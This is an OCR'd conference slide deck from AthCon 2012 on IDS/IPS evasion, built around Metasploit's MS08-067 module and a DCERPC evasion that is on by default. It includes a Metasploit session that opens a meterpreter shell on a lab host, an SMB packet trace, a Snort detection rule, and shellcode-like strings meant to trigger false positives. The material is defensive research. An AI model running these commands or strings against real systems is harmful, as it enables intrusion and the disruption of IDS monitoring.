Introducing Weakness Into Security Devices

tuning to a different key

Arron "finux" Finnon

AthCon 4th May 2012

Introducing Weakness Into Security Devices

tuning to a different key

Arron "finux" Finnon

AthCon 4th May 2012

3 Things I Want To Share

A very simple agenda!

ONE – Obtaining Samples

diversity is overwhelmingly critical

TWO – Knowledge Is Key

functional understanding is critical

THREE – Implementation Is Critical

when is it NOT!

Arron “finux” Finnon

researcher, podcaster, father & troll

Disclaimer

expect mild technical talk

expect some ranting

expect some vendor bashing

expect me to be angry at some things

expect bad language

expect some lulz

Evasion Techniques

hacking, has a fetish for every pervert

Arron "finux" Finnon

AthCon 4th May 2012

From The Threat To Exploitation

its why we're in business

Arron "finux" Finnon

AthCon 4th May 2012

MS08-067 Vulnerability

WTF! Not AGAIN!

Arron "finux" Finnon

AthCon 4th May 2012

A Different View Point

this exploit still giving its all to conferences

Arron "finux" Finnon

AthCon 4th May 2012

Metasploit Framework

the tool of champions

Arron "finux" Finnon

AthCon 4th May 2012

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf  exploit(ms08_067_netapi) > set RHOST 192.168.206.132
RHOST => 192.168.206.132
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.206.132
[*] Meterpreter session 1 opened (192.168.206.1:60766 -> 192.168.206.132:4444) at 2012-01-21 11:22:19 +0000

meterpreter > sysinfo
Computer        : ARRON-CF9905F7D
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

Security Devices

okay its IDS/IPSes today

Arron "finux" Finnon

AthCon 4th May 2012

RANT WARNING


"IPS. Really?? I thought that was proven to be death"

Could Say The Same About BoF

yet we keep on fucking both of them up

Arron "finux" Finnon

The Common Intrusion Detection Framework



Events, Analysers, Countermeasures, Data/Storage

To React or Not To React

events need to be understood

Arron "finux" Finnon

AthCon 4th May 2012

Taking Something At Face Value

leaves a lack of understating

Arron "finux" Finnon

AthCon 4th May 2012

So My Story

finux has a tale or two

Meanwhile In Scotland

serious research begins

Show Evasions

DCERPC::smbpipeio

Documentation Time

"DCERPC::smb_pipeio

Use a different delivery method
for accessing named pipes"

That's All Documentation Covered

Seriously, that's all the documentation


Arron "finux" Finnon

AthCon 4th May 2012

"The "trans" option will use a NtTransact command on the named pipe to deliver a request and trigger a reply from the server. During the development process, I noticed that just sending a "read" request after stuffing the request down via plain named pipe writes would also trigger processing."


HD to Finux – 08/08/11

Set DCERPC::smbpipeio rw



Set DCERPC::smbpipeio trans

13	0.034039	192.168.1.103	192.168.1.115	SMB	Tree Connect AndX Request, Path: \\192.168.1.115\IPC$
14	0.034270	192.168.1.115	192.168.1.103	SMB	Tree Connect AndX Response
15	0.040319	192.168.1.103	192.168.1.115	SMB	NT Create AndX Request, Path: \SPOOLSS
16	0.040507	192.168.1.115	192.168.1.103	SMB	NT Create AndX Response, FID: 0x0000, Error: STATUS_OB
17	0.046348	192.168.1.103	192.168.1.115	SMB	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
18	0.046672	192.168.1.115	192.168.1.103	SMB	NT Create AndX Response, FID: 0x4000
19	0.058953	192.168.1.103	192.168.1.115	DCERPC	Bind: call_id: 0, 15 context items, 1st a632c94c-07db-
20	0.059969	192.168.1.115	192.168.1.103	DCERPC	Bind_ack: call_id: 0 accept max_xmit: 4280 max_recv: 4
21	0.066830	192.168.1.103	192.168.1.115	SRVSVC	NetPathCanonicalize request
22	0.235584	192.168.1.115	192.168.1.103	TCP	microsoft-ds > 40951 [ACK] Seq=1320 Ack=2669 Win=63454



This Evasion Is Enabled By Default

lolwhat! you've been using IDS evasion

Not The Only Example in MSF

more exploits than you would imagine!

Popularity Is Social Proof

because we all think its cool, its right!

The Big Gottcha Here

trans is completely unreliable when I tested

Only The Evaded Technique Works

yeah you read that right, none evaded fails!

Arron "finux" Finnon

The Real Question Is!

what happens if IDS devs didn't know?

The Real Question Is!

what happens if they only used MSF?

Check Out Sourcefire's VRT Report

they clearly didn't know the difference between trans and rw. Not mentioned once in their ms08-067 backslapping report

Arron "finux" Finnon

AthCon 4th May 2012

MS08-067 Via Trans Method

Only generates a shellcode alert, brb =)

Arron "finux" Finnon

AthCon 4th May 2012

However, Food For Thought

Evasion techniques turned on by default:

Call me old fashioned but shouldn't that be the users choice?

Lack of any decent documentation on evasions:

Makes me want to use TCP/IP to punch you in the face!

Unwillingness to error handle:

Pretending nothing is wrong is just wrong!

Will Someone Think Of The Testers:

Its easy to see how this could be confusing on a budget

Oh and here's some zen for you:


Is it an evasion technique if its on by default?

Your Added Bonus !

...and one more thing" Moment!

The Dangers of Character Matching

The Butthead Evasion Technique



Arron "finux" Finnon

AthCon 4th May 2012

Not To Be Taken Seriously

well, that's not strictly true

SID:1239 - RFParalyze

WTF, CVE-2000-0347 you serious bro!

```
alert tcp $EXTERNAL_NET any -> $HOME_NET
139 (msg:"NETBIOS RFParalyze Attempt";
flow:to_server,established; content:"BEAVIS";
content:"yep yep";)
```

If a TCP connection is on port 139, and you see the string “BEAVIS”, and the following string; “yep, yep”, please alert!!!!!!

++


Y E P
Y E P


3:16
ALARM
ALARM

Evasions Starts With One Question

what if I.....

Arron "finux" Finnon

AthCon 4th May 2012


AC/DC

++


Y E P
Y E P

++


NO
NO
NO

Just One More Thing!

false-positive abuse for the lulz

Arron "finux" Finnon

AthCon 4th May 2012

jAXP0A0AkAAQ2AB2BB0BBABXP8ABu

VTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8AC

VTX630VX4A0B6HH0B30BCVX2BDBH4A2AD0ADTBDQB0

YAZBABABABABkMAGB9u4JB

any IP traffic, any port will trigger a false-positive

My Personal Favourites

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

CCCCCCCCCCCCCCCCCCCCCCCCCCCCC

Arron “finux” Finnon

AthCon 4th May 2012

Conclusions Time

brace yourself

This Is Not MSF's Fault!

its actually all of ours, we took shit for granted and didn't question anything

Hey, Its Got To Be The $VENDORS fault!

you wish! Until we take some ownership for our knowledge don't blame someone for trying it on.

We're Drinking The Same Water

if we all drink from the same pond, then if it becomes poisoned we ALL get sick

That's All Folks!

This Will be That Q&A Time

Contacting Finux

finux@finux.co.uk

http://www.finux.co.uk

http://www.twitter.com/f1nux

http://uk.linkedin.com/in/finnon